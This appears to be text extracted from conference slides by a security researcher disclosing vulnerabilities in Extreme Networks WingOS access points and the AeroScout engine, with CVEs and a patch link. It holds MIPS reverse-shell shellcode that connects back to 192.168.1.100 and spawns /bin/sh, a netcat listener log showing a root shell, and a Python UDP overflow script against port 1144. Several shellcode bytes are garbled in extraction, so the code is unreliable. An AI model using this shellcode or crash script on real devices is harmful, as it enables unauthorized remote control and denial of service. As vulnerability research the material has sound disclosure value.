
Table 1-1 ABI Comparison Summary

	o32	n32	n64
Compiler Used	ucode	MIPSpro	MIPSpro
Integer Model	ILP32	ILP32	LP64
Calling Convention	mips	new	new
Number of FP Registers	16 (FR=0)	32 (FR=1)	32 (FR=1)
Number of Argument Registers	4	8	8
Debug Format	mdbug	dwarf	dwarf
ISAs Supported	mips1/2	mips3/4	mips3/4
32/64 Mode	32 (UX=0)	64 (UX=1) *	64 (UX=1)

* UX=1 implies 64-bit registers and also indicates that MIPS3 and MIPS4 instructions are legal. N32 uses 64-bit registers but restricts addresses to 32 bits.

SHELLCODE


MIPS N32:




```
.globl socket    # weak
socket:

# FUNCTION CHUNK AT 000DE950 SIZE 0000001C BYTES

li      $v0, 0x1798
syscall 0
bnez   $a3, loc_DE950
nop
```



```
jr      $ra
nop
# End of function socket
```



```
# START OF FUNCTION CHUNK FOR socket

loc_DE950:
move   $at, $gp
la     $gp, loc_88004
addu   $gp, $t9
la     $t9, sub_16750
jr     $t9 ; sub_16750
move   $gp, $at
# END OF FUNCTION CHUNK FOR socket
```

SHELLCODE


MIPS N32 Shellcode:

```
shellcode = string.join([
    "\x24\x0f\xff\xfa", # li t7,-6
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\x21\xe4\xff\xfd", # addi a0,t7,-3
    "\x21\xe5\xff\xfd", # addi a1,t7,-3
    "\x28\x06\xff\xff", # slti a2,zero,-1
    "\x24\x02\x17\x98", # li v0,5912 (0x1798) for MIPSN32 sys_socket
    "\x01\x01\x01\x0c", # syscall 0x010C
    "\xaaf\xaa2\xfff\xff", # sw v0,-1(sp)
    "\x8f\xaa4\xff\xff", # lw a0,-1(sp)
    "\x34\x0f\xff\xfd", # li t7,0xffffd
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\xaaf\xaf\xff\xe0", # sw t7,-32(sp)
    "\x3c\x0e\x1f\x90", # lui t6,0x1f90
    "\x35\xce\x1f\x90", # ori t6,t6,0x1f90
    "\xaaf\xae\xff\xe4", # sw t6,-28(sp)


    # Big endian IP address 192.168.1.100
    "\x3c\x0e\xc0\xaa8", # lui t6,0xc0a8
    "\x35\xce\x01\x64", # ori t6,t6,0x165

    "\xaaf\xae\xff\xe6", # sw t6,-26(sp)
    "\x27\xa5\xff\xe2", # addiu a1,sp,-30
    "\x24\x0c\xff\xef", # li t4,-17
    "\x01\x80\x30\x27", # nor a2,t4,zero
    "\x24\x02\x17\x99", # li v0,6041 (0x1799) for MIPSN32 sys_connect
    "\x01\x01\x01\x0c", # syscall 0x40404
    "\x24\x0f\xff\xfd", # li t7,-3
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\x8f\xaa4\xff\xff", # lw a0,-1(sp)
    "\x01\xe0\x28\x21", # move a1,t7
    "\x24\x02\x17\x90", # li v0,6032 (0x1790) for MIPSN32 sys_dup2
    "\x01\x01\x01\x0c", # syscall 0x40404
    "\x24\x10\xff\xff", # li s0,-1
    "\x21\xef\xff\xff", # addi t7,t7,-1
    "\x15\xf0\xff\xfa", # bne t7,s0,68 <dup2_loop>
    "\x28\x06\xff\xff", # slti a2,zero,-1
    "\x3c\x0f\x2f\x2f", # lui t7,0x2f2f
    "\x35\xef\x62\x69", # ori t7,t7,0x6269
    "\xaaf\xaf\xff\xec", # sw t7,-20(sp)
    "\x3c\x0e\x6e\x2f", # lui t6,0x6e2f
    "\x35\xce\x73\x68", # ori t6,t6,0x7368
    "\xaaf\xae\xff\xf0", # sw t6,-16(sp)
    "\xaaf\xaa0\xff\xf4", # sw zero,-12(sp)
    "\x27\xa4\xff\xec", # addiu a0,sp,-20
    "\xaaf\xaa4\xff\xf8", # sw a0,-8(sp)
    "\xaaf\xaa0\xff\xfc", # sw zero,-4(sp)
    "\x27\xa5\xff\xf8", # addiu a1,sp,-8
    "\x24\x02\x17\x9a", # li v0,6057 (0x17A9) for MIPSN32 sys_execve
    "\x01\x01\x01\x0c", # syscall 0x40404
], "")
```

EXPLOIT



DEMO



EXPLOIT

1. Use your own device (or use compromised one).
2. Add our Fake MAC addr to the auth list
3. Overflow the heap with our ROP Gadgets and Shellcode
4. Stack overflow with the Heap data.
5. BANG!

```
root@kali:~/rares/arm# nc -l -p 8080 -v
listening on [any] 8080 ...
192.168.1.139: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.139] 3798
id
uid=0(cli) gid=0(root)
```




```
.globl socket
socket:
        li      $v0, 0
        syscall
        bnez  $a3, 1
```

AEROScout VULNERABILITY


Location and visibility processing for accurate and reliable asset information

► Overview

AeroScout Engine is a software component of the AeroScout Visibility System, which delivers Unified Asset Visibility applications to healthcare, manufacturing and other industries. The AeroScout Engine receives information from Wi-Fi-based Active RFID Tags and standard Wi-Fi networking devices, and applies multiple complex algorithms to produce highly accurate and reliable location and status data in both indoor and outdoor environments. The sophisticated processing abilities, multiple visibility modes and WLAN compatibility of the AeroScout Engine make it a key component of the most complete and scalable Visibility solution on the market.



AEROSCOUT VULNERABILITY



AEROSCOUT VULNERABILITY

UDP 1144

```
10158B64 addiu  $s1, $v0, (unk_10417E98 - 0x10410000)
10158B68 la      $t9, recvfrom
10158B6C move   $a1, $s2          # buf
10158B70 sd      $ra, 0x10C0+var_10($sp)
10158B74 move   $a4, $s1          # addr
10158B78 sd      $fp, 0x10C0+var_18($sp)
10158B7C sd      $s7, 0x10C0+var_28($sp)
10158B80 sd      $s6, 0x10C0+var_30($sp)
10158B84 sd      $s5, 0x10C0+var_38($sp)
10158B88 sd      $s4, 0x10C0+var_40($sp)
10158B8C sd      $s3, 0x10C0+var_48($sp)
10158B90 jalr   $t9 ; recvfrom
10158B94 sd      $s0, 0x10C0+var_60($sp)
10158B98 bgtz   $v0, loc_10158C38
10158B9C sw      $v0, 0x10C0+var_6C($sp)
```

```
0, 8($t4)
1, $sp, 0xA0+var_60
0, 9($t4)
2, 0x10
1, 0xA($t4)
0, 24
0, 16
3, 0x40
0, $a0
1, 8
6, 0xB($t4)
1, $v0
0, aero_cfg
4, $sp, 0xA0+var_50
9, sendto
6, $v1
0, (aero_cfg - 0x1046D6C8)($v0)
5, 0x10
6, 0xA0+var_4C($sp)
0, 2
0, 0xA0+var_50($sp)
c_10159174
7, 0xA0+var_4E($sp)
```

```
10159154
10159154 loc_10159154:           # buf
10159154 addiu  $a1, $sp, 0xA0+var_60
10159158 la      $a4, unk_10410000
1015915C li      $a2, 0x10          # n
10159160 lw      $a0, (aero_cfg - 0x1046D6C8)($v0)    # fd
10159164 li      $a3, 0x40          # flags
10159168 la      $t9, sendto
1015916C addiu  $a4, (unk_10417E98 - 0x10410000)
10159170 li      $a5, 0x10
```

```
10159174
10159174 loc_10159174:
10159174 jalr   $t9 ; sendto
10159178 la      $s1, aero_cfg
1015917C la      $t9, time
10159180 addiu  $a0, $s1, (unk_1046D6E0 - 0x1046D6C8)    # timer
10159184 la      $s4, q_trace_module_id_RIM
10159188 jalr   $t9 ; time
```

AEROSCOUT VULNERABILITY

- No Authentication at all.
- Once reverse engineered the protocol, you can mess with locations.

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 1144

MESSAGE1 = "\x7c\x83\x00\x00" + "\xB3\x01" + "\x00\x10" + "\xFF\xFF\xFF\xFF\xFF\xFF"
MESSAGE = MESSAGE1 + "A" * (0x1008 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Conclusion

- Patches provided by extreme networks:

https://gtacknowledge.extremenetworks.com/articles/Vulnerability_Note/VN-2018-003

these vulnerabilities, an attacker requires physical and/or LAN connectivity to the Access Point and/or the Wireless Controller, and it is noted that none of the vulnerabilities can be directly exploited over the air. Thanks to the research team at IOActive for identifying and reporting these issues to Extreme Networks.

a) Remote and unauthenticated heap overflow in HSD process over MINT Protocol (CVE-2018-5791, CVE-2018-5792, CVE-2018-5793)

CVSS base score: 3.1 (Low) (CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L)

b) Remote unauthenticated global denial of service in RIM over MINT Protocol (CVE-2018-5790)

CVSS base score: 5.3 (Medium) (CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)

Attack: To launch this attack, a malicious user needs access to an unsecured wired port that could give visibility to the network and the target Access Point. An attack consists of sending several specially crafted packets over MINT protocol port that could lead to AP crash. To perform this DDoS, an attacker must have access to a device that has already been compromised by some other method.

Conclusions

- Lot of room for improvement in WingOS.
- There are more vulnerabilities in the OS.
- Hopefully, with this lessons learned, most of them will be fixed proactively?



Thank You

josep.rodriguez@ioactive.com
info@ioactive.com